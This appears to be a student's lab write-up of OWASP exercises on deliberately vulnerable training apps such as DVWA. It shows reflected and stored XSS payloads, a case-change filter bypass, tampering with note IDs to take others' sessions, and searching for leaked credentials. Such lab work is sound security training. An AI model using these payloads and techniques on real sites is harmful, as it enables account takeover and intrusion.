
The screenshot shows a Firefox browser window with tabs for "Kali Linux", "TryHackMe | OWASP T", "Admin Console", "Index of /assets", and "CrackStation - Online". The main content area has a red header bar with the text "Sense and Sensitivity" and navigation links for "Console" and "Logout". Below the header, a message says "Welcome, admin" and "Well done. Your flag is: THM{Yzc2YjdkMjE5N2VjMzNhOTE3NjdiMjd1}". On the right side, there are three forms: "Add a new user:", "Delete a user:", and "Reset a password:". The "Add a new user:" form includes fields for "Username", "Password", and "Admin?". The "Delete a user:" form includes a dropdown menu set to "Alice" and a "Delete User" button. The "Reset a password:" form includes a dropdown menu set to "Alice". At the bottom of the page, a copyright notice reads "© Sense and Sensitivity, 2020".

- **Security misconfiguration**


Task no 17,18



Change the note id to take others session.




Task no 19



Sometimes some important credentials are shared on Google by some mistake due to misconfiguration ,

We can search it and get some login informations.



XSS Injection

Open owaspbwa web server

The screenshot shows a Kali Linux desktop environment with a Firefox browser window open to the OWASP BWA homepage. The URL in the address bar is 192.168.164.134. The page displays a list of training applications under the heading "TRAINING APPLICATIONS". A yellow warning box at the top states: "!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!". Below the warning, there are two sections: "TRAINING APPLICATIONS" and "REALISTIC, INTENTIONALLY VULNERABLE APPLICATIONS".


Training Applications	Realistic, Intentionally Vulnerable Applications
OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutilidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	

XSS Bypassing simple filters

Go to DVWA and switch to medium security.


The screenshot shows a browser window for the Damn Vulnerable Web App (DVWA) at the URL 192.168.164.134/dvwa/. The page title is "Welcome to Damn Vulnerable Web App!". On the left, there is a navigation menu with the following items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The "Home" item is currently selected. The main content area contains a "WARNING!" section, a "Disclaimer" section, and a "General Instructions" section. At the bottom of the page, there is a status bar with the text: "Username: admin", "Security Level: medium", and "S: disabled".

Navigate to the XSS reflected



A screenshot of a web browser window showing the Damn Vulnerable Web Application (DVWA) interface. The URL in the address bar is `192.168.164.134/dvwa/vulnerabilities/xss_r/`. The main content area displays the title "Vulnerability: Reflected Cross Site Scripting (XSS)". Below it is a form with a single input field labeled "What's your name?" containing the placeholder text "Swapnil". To the right of the input field is a "Submit" button. On the left side of the page is a sidebar menu with various exploit categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), XSS stored, DVWA Security, PHP Info, About, and Logout. The "XSS reflected" item is currently selected. At the bottom left of the page, there is a small note: "Learn more about this vulnerability".

Enter your name to check output.



A screenshot of the same DVWA XSS Reflected page after a name has been entered. The input field now contains "Swapnil". Below the input field, the text "Hello Swapnil" is displayed in red, indicating that the input was successfully reflected back to the user. The rest of the page, including the sidebar menu and the "More info" section, remains the same as in the first screenshot.

Now try insert js(XSS) payload to get alert box.

```
<script>alert("Hello")</script>
```

And check if we get pop u just like low level security

The screenshot shows a Firefox browser window on a Kali Linux desktop. The address bar shows the URL: 192.168.164.134/dvwa/vulnerabilities/xss_r/?name=<script>alert('Hello')<%2Fscript>#. The main content area displays the DVWA logo and the title "Vulnerability: Reflected Cross Site Scripting (XSS)". Below the title is a form field labeled "What's your name?" containing "<script>alert('Hello')<%2Fscript>". To the right of the form, the output "Hello alert('Hello')" is displayed in red text. On the left, a sidebar menu lists various DVWA vulnerabilities, with "XSS reflected" highlighted. A "More info" section provides links to external XSS resources.

Due to some filters we are not able to insert XSS payload, it is taking it as an input.

Check source code for filters

The screenshot shows a Firefox browser window on a Kali Linux desktop. The address bar shows the URL: 192.168.164.134/dvwa/vulnerabilities/view_source.php?id=xss_r&. The main content area displays the DVWA logo and the title "vulnerability: Reflected Cross-Site Scripting (XSS)". Below the title is a form field labeled "What's your name?" containing "Hello". To the right, a separate window titled "Reflected XSS Source" shows the PHP source code for the reflected XSS vulnerability:


```
<?php  
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name']  
$isempty = true;  
}  
else {  
echo '<pre>';  
echo 'Hello ' . str_replace('<script>', '', $_GET['name']);  
echo '</pre>';  
}  
?  
Compare
```

At the bottom of the main DVWA page, there is a status bar with the text: "Username: admin Security Level: medium PHPIDS: disabled".


In this filter <script> tag is replaced with nothing.

To bypass this filter we can replace <script> tag with this <SCRIPT> tag which is not filtered in backend.

Insert following payload - <SCRIPT>alert("Hello")</SCRIPT>




Now run the command.



We successfully inserted our xss payload to the server.

Downloading files with XSS vulnerability

Open DVWA and navigate to the XSS Stored.




The screenshot shows the DVWA XSS Stored page. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The XSS stored option is highlighted. The main content area is titled "Vulnerability: Stored Cross Site Scripting (XSS)". It contains two input fields: "Name *" and "Message *". Below these fields, there is a "Sign Guestbook" button. To the right of the input fields, several examples of stored XSS attacks are listed in boxes:

- Name: test
Message: This is a test comment.
- Name:
Message:
- Name: test
Message: alert('Hello')
- Name: test
Message: alert('Hello1')
- Name: trse
Message: alert('Hello2')

Below the examples, a "More info" section provides links to external resources:

- <http://ha.ckers.org/xss.html>
- http://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>

Enter name and message to test if it's storing it or not.



The screenshot shows the DVWA XSS Stored page after entering "Swapnil" in the Name field and "Hello" in the Message field, then clicking the "Sign Guestbook" button. The results are displayed in the "More info" section:


- Name: Swapnil
Message: Hello
- Name: test
Message: This is a test comment.
- Name:
Message:
- Name: test
Message: alert('Hello')
- Name: test
Message: alert('Hello1')
- Name: trse
Message: alert('Hello2')
- Name: Swapnil
Message: Hello

Below the examples, a "More info" section provides links to external resources:

- <http://ha.ckers.org/xss.html>
- http://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>

Now try to insert any XSS payload.

Inspect the code and check for length limit and increase limit to insert payload to download the file.




The screenshot shows a browser window with the DVWA application running on port 80. The URL is 192.168.164.134/dvwa/vulnerabilities/xss_s/. The page title is "Vulnerability: Stored Cross Site Scripting (XSS)". On the left, there is a sidebar with links like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The XSS stored link is highlighted. The main content area has two input fields: "Name" and "Message". The "Name" field contains "test" and has a red border, indicating it is selected or being edited. The "Message" field is empty. Below the fields is a "Sign Guestbook" button. At the bottom of the page, there is a footer with various links. A developer tool's CSS panel is open on the right side, showing the current styles for the selected "Name" input field. The style block includes properties like width: 246.5x15.63px, height: 1.11667px, margin: 0, border: 1px solid red, and padding: 1px.

Now we can insert our payload to the fields.

Insert following payload to message field

```
<a href = "http://192.168.164.134/dvwa/phpinfo.php" download>phpinfo</a>
```



The screenshot shows the same DVWA XSS module interface. The "Message" field now contains the payload: phpinfo. The page below the form shows a table with several rows of previous XSS logs. Each log entry consists of two columns: "Name" and "Message". Some entries include additional details like "Message: This is a test comment." or "Message: alert('Hello1')". The table has a header row with "Name:" and "Message:". The logs show various attempts, including ones with "true" and "Swagnil" names, and messages like "Hello2!", "Hello1!", and "Hello0!".

Now we can download the file.

The screenshot shows a Firefox browser window with the address bar set to 192.168.164.134/dvwa/vulnerabilities/xss_5/. The page displays a list of XSS stored messages. On the left, there is a sidebar with links: SQL Injection (Blind), Upload, XSS reflected, XSS stored (which is highlighted in green), DVWA Security, PHP Info, About, and Logout. The main content area shows a table with 15 rows, each representing a stored XSS message. The last row contains a link labeled "phinfo".

Name:	Message:
Name: test	
Name: test	Message: alert('Hello')
Name: test	Message: alert('Hello1')
Name: test	Message: alert('Hello2')
Name: Swapnil	Message: Hello
Name: test	Message: "
Name: test	Message: phpinfo.php
Name: test1	Message: phpinfo.php
Name: test	Message: phpinfo.php
Name: test5	Message: phinfo

More info

Just click on the link and file will get download.

The screenshot shows a file manager window titled "Library" with the "Downloads" tab selected. The sidebar shows a "Downloads" section with a single item: "phpinfo(1).php" (55.8 KB — 192.168.164.134 — 15:57). The main content area shows a list of files in the Downloads folder, including "phpinfo.php" (56.2 KB — 192.168.164.134 — 15:51), "webapp.db" (28.0 KB — 10.10.154.180 — July 15), "vpnbook-openvpn-ca196(1).zip" (13.4 KB — vpnbook.com — July 8), "sawantswapnil404.ovpn" (8.1 KB — tryhackme-vpn-configs.s3.eu-west-1.amazonaws.com — June 27), "swapnilswapnil.ovpn" (3.7 KB — tryhackme-vpn-configs.s3.eu-west-1.amazonaws.com — June 26), and "cacert.der" (939 bytes — burp — June 26). Below the file list is a table with 7 rows, identical to the one in the previous screenshot, ending with a "phinfo" link.

Name:	Message:
Name: test	
Name: test	Message: phpinfo.php
Name: test	Message: phpinfo.php
Name: test	Message: phpinfo
Name: test5	Message: phinfo

More info

DOM based password generator

Open OWASP Mutillidae II from owaspbwa web server.

